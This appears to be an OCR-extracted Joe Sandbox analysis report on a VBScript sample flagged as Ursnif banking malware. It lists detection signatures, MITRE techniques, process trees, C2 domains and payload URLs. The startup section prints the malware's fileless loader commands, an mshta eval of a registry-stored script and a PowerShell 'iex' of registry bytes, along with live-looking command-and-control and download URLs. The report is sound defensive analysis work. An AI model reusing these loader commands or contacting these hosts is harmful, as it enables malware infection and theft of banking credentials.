ID: 320914
Sample Name:
a7APrVP2o2vA.vbs
Cookbook: default.jbs
Time: 05:20:10
Date: 20/11/2020
Version: 31.0.0 Red Diamond

Table of Contents

Table of Contents 2
Analysis Report a7APrVP2o2vA.vbs 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Yara Overview 4
Memory Dumps 4
Sigma Overview 5
System Summary: 5
Signature Overview 5
AV Detection: 5
Networking: 5
Key, Mouse, Clipboard, Microphone and Screen Capturing: 5
E-Banking Fraud: 6
System Summary: 6
Data Obfuscation: 6
Persistence and Installation Behavior: 6
Hooking and other Techniques for Hiding and Protection: 6
Malware Analysis System Evasion: 6
HIPS / PFW / Operating System Protection Evasion: 6
Stealing of Sensitive Information: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 9
Domains 9
URLs 9
Domains and IPs 10
Contacted Domains 10
Contacted URLs 10
URLs from Memory and Binaries 10
Contacted IPs 11
Public 12
General Information 12
Simulations 13
Behavior and APIs 13
Joe Sandbox View / Context 14
IPs 14
Domains 14
ASN 15
JA3 Fingerprints 16
Dropped Files 16
Created / dropped Files 16
Static File Info 32
General 32
File Icon 32

Network Behavior 32
Network Port Distribution 32
TCP Packets 33
UDP Packets 34
DNS Queries 36
DNS Answers 36
HTTP Request Dependency Graph 37
HTTP Packets 37
Code Manipulations 42
User Modules 42
Hook Summary 42
Processes 42
Statistics 43
Behavior 43
System Behavior 43
Analysis Process: wscript.exe PID: 6636 Parent PID: 3388 43
General 43
File Activities 43
File Deleted 43
File Read 43
Registry Activities 44
Analysis Process: iexplore.exe PID: 1708 Parent PID: 792 44
General 44
File Activities 44
Registry Activities 44
Analysis Process: iexplore.exe PID: 5368 Parent PID: 1708 44
General 44
File Activities 44
Analysis Process: iexplore.exe PID: 5244 Parent PID: 792 45
General 45
File Activities 45
Registry Activities 45
Analysis Process: iexplore.exe PID: 5296 Parent PID: 5244 45
General 45
File Activities 46
Analysis Process: iexplore.exe PID: 5352 Parent PID: 5244 46
General 46
File Activities 46
Analysis Process: iexplore.exe PID: 6164 Parent PID: 5244 46
General 46
File Activities 46
Analysis Process: mshta.exe PID: 4468 Parent PID: 3388 47
General 47
File Activities 47
Analysis Process: powershell.exe PID: 2224 Parent PID: 4468 47
General 47
File Activities 47
File Created 47
File Deleted 49
File Written 50
File Read 55
Registry Activities 57
Key Value Created 57
Analysis Process: conhost.exe PID: 400 Parent PID: 2224 58
General 58
Analysis Process: csc.exe PID: 7072 Parent PID: 2224 58
General 58
Analysis Process: cvtres.exe PID: 6476 Parent PID: 7072 58
General 58
Analysis Process: csc.exe PID: 6200 Parent PID: 2224 58
General 58
Disassembly 59
Code Analysis 59

Copyright null 2020


Analysis Report a7APrVP2o2vA.vbs

Overview


General Information

Sample Name:	a7APrVP2o2vA.vbs
Analysis ID:	320914
MD5:	34088bd5124b06..
SHA1:	bcd7d1067588ad..
SHA256:	10a87c4636ca91..

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Benign windows process drops PE f…
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Dot net compiler co…
- VBScript performs obfuscated calls …
- Yara detected Ursnif
- Compiles code for process injection …
- Creates a thread in another existing …
- Creates processes via WMI
- Deletes itself after installation

Classification



Startup

- **System is w10x64**
- wscript.exe (PID: 6636 cmdline: C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\a7APrVP2o2vA.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- iexplore.exe (PID: 1708 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 5368 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1708 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 5244 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 5296 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5244 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 5352 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5244 CREDAT:17422 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6164 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5244 CREDAT:82962 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 4468 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 2224 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 400 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 7072 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\3cg2gow2\3cg2gow2.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6476 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESEF81.tmp' 'c:\Users\user\AppData\Local\Temp\3cg2gow2\CSCC7D6D6B9E2E2482A90484ECDA4303A65.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 6200 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\pjhhilfe\pjhhilfe.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000003.266229336.0000000004FB8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.372174788.0000000004E3B000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.266257654.0000000004FB8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.266244776.0000000004FB8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.266074853.0000000004FB8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 6 entries				

Sigma Overview


System Summary:

Sigma detected: Dot net compiler compiles file from suspicious location

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Signature Overview



- AV Detection
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for dropped file

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Networking:

Found Tor onion address

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

Copyright null 2020

E-Banking Fraud:

Yara detected Ursnif

System Summary:

Data Obfuscation:

VBScript performs obfuscated calls to suspicious functions

Suspicious powershell command line found

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Deletes itself after installation

Hooks registry keys query functions (used to hide registry keys)

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Queries sensitive service information (via WMI, Win32_LogicalDisk, often done to detect sandboxes)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Benign windows process drops PE files

Compiles code for process injection (via .Net compiler)

Creates a thread in another existing process (thread injection)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected Ursnif

Remote Access Functionality:


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 4 1 1	Rootkit 4	Credential API Hooking 3	Query Registry 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Default Accounts	Command and Scripting Interpreter 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1 1	LSASS Memory	Security Software Discovery 3 3 1	Remote Desktop Protocol	Credential API Hooking 3	Exfiltration Over Bluetooth	Non-Application Layer Protocol 4
Domain Accounts	Scripting 1 2 1	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 4	Security Account Manager	Virtualization/Sandbox Evasion 4	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 4
Local Accounts	Exploitation for Client Execution 1	Logon Script (Mac)	Logon Script (Mac)	Process Injection 4 1 1	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Proxy 1
Cloud Accounts	PowerShell 1	Network Logon Script	Network Logon Script	Scripting 1 2 1	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	File Deletion 1	DCSync	System Information Discovery 2 5	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port

Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Copyright null 2020



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
a7APrVP2o2vA.vbs	11%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\earmark.avchd	100%	Avira	TR/Crypt.XDR.Gen	
C:\Users\user\AppData\Local\Temp\earmark.avchd	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\earmark.avchd	46%	ReversingLabs	Win32.Trojan.Razy	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
c56.lepini.at	12%	Virustotal		Browse
api3.lepini.at	11%	Virustotal		Browse
api10.laptok.at	12%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://api3.lepini.at/api1/2J2umGNGC/23hMLk5OVrtn68e78dJf/A_2BrU_2BFCQd0JFavS/qD2No9mVoRgWsYVU2X4Wu2/pEjb5SeCskpwt/IXhbUQJx/zzmlUYI8DaBanXCstcTmGoB/WeXH1fwB8Y/187mYAeGvaiuSex_2/FTLNj7tdJIe6/YE0SgCn8_2F/fF4EyQT8w4xR2m/lXR3QJqthlRtLFew3tvGl/J3GUehnz3UM16JtW/TvUL9ADr_2B7EOv/URICsZ4sy6Q8zqqVqE/ilstOMsUZ/7eeWf_0A_0DnFsRVTw6l/_2BdV_2BZExw_2BTW5f/RRfX0aScxLxGFVZlSBOLEu/x9Y	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://api10.laptok.at/api1/Ode7pmXhCEdXxTRBf_/2FHH_2FBp/_2BnsalNz0lmkH5x1mmt/xHl6WQifJFf5CBgok3l/bn	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txtC:	0%	Avira URL Cloud	safe	
http://https://contoso.com/License	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/gQZiH3BmbQ7_2Fm1_2FzRJz/mA58vy7crp/h_2FMdFAmZvkx3oav/jpQlDfvKkUcF/z_2Fv3	0%	Avira URL Cloud	safe	
http://https://contoso.com/Icon	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://api10.laptok.at/favicon.ico	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/Ode7pmXhCEdXxTRBf_/2FHH_2FBp/_2BnsalNz0lmkH5x1mmt/xHl6WQifJFf5CBgok3l/bn3XVAGXUeWigiJUOcLQWD/c2roXTQ2nkZbG/M_2FMDPg/RMcD_2FfR_2FfjyYlINFV_2/BaGZ2rH4vj/6jogYZYijMsSboygs/SvxVVPCKWphR/VUg4AeMl2sx/6_2FAxA2ms8rKx/ICLWxB1ZuqvjIAU92vsk7/bigoAHVM9eJoWAJe/2u2_2FVoWlqH3Ft/Wqo08LsOYeWuLlPepq/yBPc_0A_0/DpBN_2Bc1hK_2BzOEfhW/86UE6S6NpYhT5yFlxam/wY_2BlPzb_2BfGYwkL90Le/XnKUFDbHepNQE/sCy	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/HepzZx2kCuDwmeOQzvnl/pYC9yZFBIyaKECxGK0e/aRjir2j_2FD0Cs2y6LC1fn/UI6Iu_2F	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txt	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/gQZiH3BmbQ7_2Fm1_2FzRJz/mA58vy7crp/h_2FMdFAmZvkx3oav/jpQlDfvKkUcF/z_2Fv3xe_2B/RtljYzmseysp8M/J9LXCgQX_2FGwaxrM5sll/oxrubqlcpnG3kk6w/rpyvZ2CBr362h4G/DNuto7rxaoKv5pC1dJ/zEljo7pZv/h5CPg1ZPJuExR0S2nVAn/7CdYizrq7KKmXhFDsWl/GsSN38SYzqX3qIhrq9a2Rm/vOwx2SjF7KMgu/_2FPoQPm/rFHqhPu3IMku5cmhub_0A_0/DrC2MjXzKK/jj9C8RumHF7pnVY_2/FAD8yOK_2BFT/MxX5y2lsWM/V6y	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	Avira URL Cloud	safe	
http://https://oneget.orgX	0%	Avira URL Cloud	safe	
http://c56.lepini.at/jvassets/xI/t64.dat	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/WcqsDWYRDWX9VzX2/6cY_2FMHhq53Bfb/KoBaiBSx8IlxkeptxyS/r8f3nvVNB/Uxnn1Syzni	0%	Avira URL Cloud	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://https://oneget.orgformat.ps1xmlagement.dll2040.missionsand	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/WcqsDWYRDWX9VzX2/6cY_2FMHhq53Bfb/KoBaiBSx8IlxkeptxyS/r8f3nvVNB/Uxnn1SyznitKnjOi8hCe/ohSe08DDAeFHGbAN_2F/0Spr_2FCjhgaXo0BixRxlK/gRR6Am8dlGdUj/bXxlH1YY/oAmZLTvZixjJMYkbcvNceUF/TE7QVGk6pc/MryulOKAB6hK5uuEq/Ip0vKVpaDGvV/oHnOmnuADTL/DZ7XRbtQiU_2BP/uUPkwFUayXFIpo3sPb5cI/f7KYlOClbx19_0A_/0DuyZdVLuLk6jXr/RUPYRyzRPa2TXuqypX/gKjtwBKzB/hGbhX_2Bp7cll1KXeu9F/UHr0GT1Kn/m	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/HepzZx2kCuDwmeOQzvnl/pYC9yZFBIyaKECxGK0e/aRjir2j_2FD0Cs2y6LC1fn/UI6Iu_2FTpGMx/iwNkVdtq/4RAm36fJE_2BBIz2mpTpCMm/XnYyDK_2Fz/MiJoJBmpDAaTWVp1B/daSoJy_2FyS5/PuWvoglkSmx/qz2BTPi06QBrho/noUwfa_2FU_2BYCqTU3gC/NlevHPEUQyxG_2F5/4RKnQYuO3c2ETpt/rfleViaqwq1snPaMMc/vec7JAn9w/6IG6FBznQA00j0qPOZSG/_0A_0DZMwSFDBhuNf54/7SFAeYx_2BlJe9QVm8Vh5X/7k9AL4BWBHPhl/R_2Bii7A/8kTBHJT5wlqrWOd/j	0%	Avira URL Cloud	safe	
http://https://oneget.org	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
c56.lepini.at	47.241.19.44	true	true	• 12%, Virustotal, Browse	unknown
resolver1.opendns.com	208.67.222.222	true	false		high
api3.lepini.at	47.241.19.44	true	false	• 11%, Virustotal, Browse	unknown
api10.laptok.at	47.241.19.44	true	false	• 12%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://api3.lepini.at/api1/2J2umGNGC/23hMLk5OVrtn68e78dJf/A_2BrU_2BFCQd0JFavS/qD2No9mVoRgWsYVU2X4Wu2/pEjb5SeCskpwt/IXhbUQJx/zzmlUYI8DaBanXCstcTmGoB/WeXH1fwB8Y/187mYAeGvaiuSex_2/FTLNj7tdJIe6/YE0SgCn8_2F/fF4EyQT8w4xR2m/IXR3QJqthlRtLFew3tvGl/J3GUehnz3UM16JtW/TvUL9ADr_2B7EOv/URICsZ4sy6Q8zqqVqE/ilstOMsUZ/7eeWf_0A_0DnFsRVTw6I/_2BdV_2BZExw_2BTW5f/RRfX0aScxLxGFVZlSBOLEu/x9Y	false	• Avira URL Cloud: safe	unknown
http://api10.laptok.at/favicon.ico	false	• Avira URL Cloud: safe	unknown
http://api10.laptok.at/api1/Ode7pmXhCEdXxTRBf_/2FHH_2FBp/_2BnsalNz0lmkH5x1mmt/xHl6WQifJFf5CBgok3I/bn3XVAGXUeWigiJUOcLQWD/c2roXTQ2nkZbG/M_2FMDPg/RMcD_2FfR_2FfjyYIINFV_2/BaGZ2rH4vj/6jogYZYijMsSboygs/SvxVVPCKWphR/VUg4AeMl2sx/6_2FAxA2ms8rKx/ICLWxB1ZuqvjIAU92vsk7/bigoAHVM9eJoWAJe/2u2_2FVoWlqH3Ft/Wqo08LsOYeWuLlPepq/yBPc_0A_0/DpBN_2Bc1hK_2BzOEfhW/86UE6S6NpYhT5yFlxam/wY_2BlPzb_2BfGYwkL90Le/XnKUFDbHepNQE/sCy	false	• Avira URL Cloud: safe	unknown
http://api10.laptok.at/api1/gQZiH3BmbQ7_2Fm1_2FzRJz/mA58vy7crp/h_2FMdFAmZvkx3oav/jpQlDfvKkUcF/z_2Fv3xe_2B/RtljYzmseysp8M/J9LXCgQX_2FGwaxrM5sll/oxrubqlcpnG3kk6w/rpyvZ2CBr362h4G/DNuto7rxaoKv5pC1dJ/zEIjo7pZv/h5CPg1ZPJuExR0S2nVAn/7CdYizrq7KKmXhFDsWl/GsSN38SYzqX3qIhrq9a2Rm/vOwx2SjF7KMgu/_2FPoQPm/rFHqhPu3IMku5cmhub_0A_0/DrC2MjXzKK/jj9C8RumHF7pnVY_2/FAD8yOK_2BFT/MxX5y2lsWM/V6y	false	• Avira URL Cloud: safe	unknown
http://c56.lepini.at/jvassets/xI/t64.dat	true	• Avira URL Cloud: safe	unknown
